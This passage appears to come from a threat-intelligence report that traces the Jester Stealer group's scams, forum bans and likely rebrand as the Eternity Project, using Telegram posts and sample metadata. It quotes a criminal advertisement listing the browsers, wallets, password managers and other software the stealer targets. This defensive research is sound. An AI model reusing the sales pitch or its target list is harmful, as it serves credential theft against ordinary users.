


Figure 61. Price of Jester's tools

It is interesting to note that several messages were posted warning the users of scammers posing as Jester team and fake accounts in Telegram, after which a new private channel was created for clients (@Jester_Stealer). But after a while, a strange message appeared, which was deleted, indicating that the main seller was gone with the customer's money, redirecting Jester's user to @LightM4n Telegram account.




Figure 62. Message informing about a possible scam

3.1.2. Forums

In a previous post, dated 09th October 2021, Jester Stealer operators posted a URL containing all their pages in different forums. At the time of writing, Jester's user had been banned from some of these forums. In particular, at the time of writing this post Jester's accounts were banned from the following forums: Rutor, DarkMarket, Dublikat, Center-Club, OpenCard, SkyNetZone, ProCRD, and BDF. That leaves Jester user active in BlackBiz, Club2CRD, and VLMI forums.

An example can be found in the darkmarket[.]cx forum, in which *Jester_Stealer* posted on 9th January 2022 for the last time and currently the user appears banned.



Figure 63. Jester_Stealer last message on darkmarket[.]cx. A warning informs that the user has been banned

On opencard[.]top the last message of “*Jester_Stealer*” user matches that same date and content. Nowadays, it is also announced that the user has been banned from the forum. After that, several users warned that the account was a scammer that disappeared after receiving the money, blocking the users and deleting Telegram conversations.

Also, an interesting message posted on 18th January 2022 informs that the coder wrote to old clients warning them about the seller. Given the message previously posted in the above Telegram channel, the user could be referring to *LightM4n*.

3.1.3. Jester Stealer | Ветки, отзывы (@fgjh465uy45ywe) Telegram Channel

There is a second channel that currently points to the previous one and that started posting on 30th August 2021.

This channel is focused on posting information about the tools, redirecting in the majority of cases to different forums pages, some of which were also referred from the previous channel. The purpose of this channel also seems to be to serve as a backup in case the main channel was reported, as it was posted in a message dated 23rd October 2021.

Jester Stealer | Ветки, отзывы

23 Oct 2021, 09:30



[EN]:

In this channel, as mentioned earlier, will be published: branches, reviews. And also the channel serves as a backup, in case the main one is blocked.

The channel will have branches from forums, as well as our accounts.

Before buying, request authentication on the forums!

If you found us through a forum that is not on the list, and you are offered our services, then you have fallen for the bait of a fraudster.

Figure 64. Post explaining the purpose of @fgjh465uy45ywe Telegram Channel

3.2. Eternity project

3.2.1. Forums

Just a day after the alleged programmer started warning users about Jester's main seller scam, the "EternityTeam" profile was created on BDFClub forum.

EternityTeam user started posting on 02nd February 2022, announcing an information stealer.




Figure 65. EternityProject advertised on BDFClub forum

An equivalent profile and message were posted on Scyllaforums a day after.

scyllaforums.com/Thread/eternity-stealer.324/#post-657

Forums What's new Misc Log in Register

New posts

Sell Eternity | stealer

EternityTeam · Feb 3, 2022 · 2

Sell your product or your service

Feb 3, 2022 #1

ETERNITY PROJECT

BEST STEALER 2022

Browsers collection (Passwords, CreditCards, Cookies, AutoFill, Tokens, History, Bookmarks):
Chrome, Firefox, Edge, Opera, Chromium,

Cold cryptocurrency wallets (+ balance in Wallets.txt file):
Atomic, Binance, Coinomi, Electrum, Exodus, Guarda, Jaxx, Wasabi, Zcash, BitcoinCore, DashCore, DogeCore, LiteCore, MoneroCore.

Password managers:
KeePass, NordPass, LastPass, BitWarden, IPassword, RoboForm and 10+ more.

Messengers:
Telegram, Discord, WhatsApp, Signal, Pidgin, RamBox.

Email clients:
Thunderbird, Outlook, FoxMail.

Browsers cryptocurrency extensions:
MetaMask, BinanceChain, Coinbase Wallet and 30+ more.

VPN clients:
WindscribeVPN, NordVPN, EarthVPN, ProtonVPN, OpenVPN, AzireVPN.

FTP clients:
FileZilla, CoreFTP, WinSCP, Snowflake, CyberDuck.

Browsers collection (Passwords, CreditCards, Cookies, AutoFill, Tokens, History, Bookmarks):

Figure 66. EternityProject advertised on Scyllaforums

Also, the style used in the Eternity advertisement is slightly reminiscent of the one Jester initially used on "OPEN card" forum.




Figure 67. Jester Stealer premium advertisement

This similarity is even more pronounced between Eternity Worm and the most commonly used Jester stealer advertising styles:



Figure 68. Comparison between the advertising of Eternity Worm and Jester Stealer

3.2.2. Telegram channel

There is also a Telegram channel (@eternitymalware) that was still operative at the time of writing this blogpost. The following timeline shows how the team behind Eternity does not lose time and tries to reach as many clients as possible by offering a wide range of utilities in less time compared to Jester's group activity.




Figure 69. Main events of EternityProject Telegram channel

The set of tools initially offered, Eternity stealer's capabilities, the date on which Eternity group started its activities, among other similarities with Jester operations, make possible the theory of a re-branding of Jester's group. Being also possible that a new group appeared in the scene after Jester's disappearance, buying the codes from the same programmer (possibly *LightMan*) or using previously bought or cracked versions of the tools.

Another fact that can support the previous theories is that a recovered clipper sample that points to *L1ghtM4n* GitHub profile has both references to "Merlynn.exe" as name and "Eternity" as company on its assembly's metadata.

```
"names": {
  "title": [],
  "original_filename": "Merlynn.exe",
  "producer": [],
  "locality": [],
  "country": [],
  "legal_trademarks": null,
  "creator": [],
  "legal_copyright": "Copyright \\xa9 LightMan 2022",
  "organizational_unit": [],
  "company_name": "Eternity",
  "internal_name": "Merlynn.exe",
  "private_build": null,
  "common_name": [],
  "organization": [],
  "author": [],
  "subject": [],
  "product_name": "Clipboard Manager",
  "special_build": null
},
```

Figure 70. References to *LightMan* and *Eternity* in a *Merlynn* clipper sample.

There is an interesting message worth mentioning, dated 24th February 2022, in which the Eternity team warned users about a possible blackout due to the Russian invasion of Ukraine, where Eternity's servers are supposedly located. Perhaps it is true and the group is of Ukrainian origin, or perhaps they are just laying the groundwork to justify a possible cut in service or communications, at which point they could take the opportunity to flee again with the money.




Figure 71. EternityProject post warning about a possible blackout.

Analyzing the code of the retrieved Eternity stealer samples it has been confirmed that it is a Jester's re-branding. The only differences are newer functionalities. Among others, it contains some functionalities announced in the 1.8.0.0 version of Jester stealer, including Azire VPN and Binance wallet targets, but also including newer targets such as MailBird and Viber.

It is also worth noting that *LightMan* user is recommending Eternity Stealer in some forums. Such is the case of XSS forum, as it can be seen in the image below, where *LightMan* is responding to a thread about "The best stealer" pointing to Eternity Stealer, indicating a possible relation.




Figure 72. Lightman recommending Eternity Stealer on XSS forum.

Another proof of its relationship is that some messages of *Eternity Project* Telegram channel have been redirected from *LightMan* Telegram user:

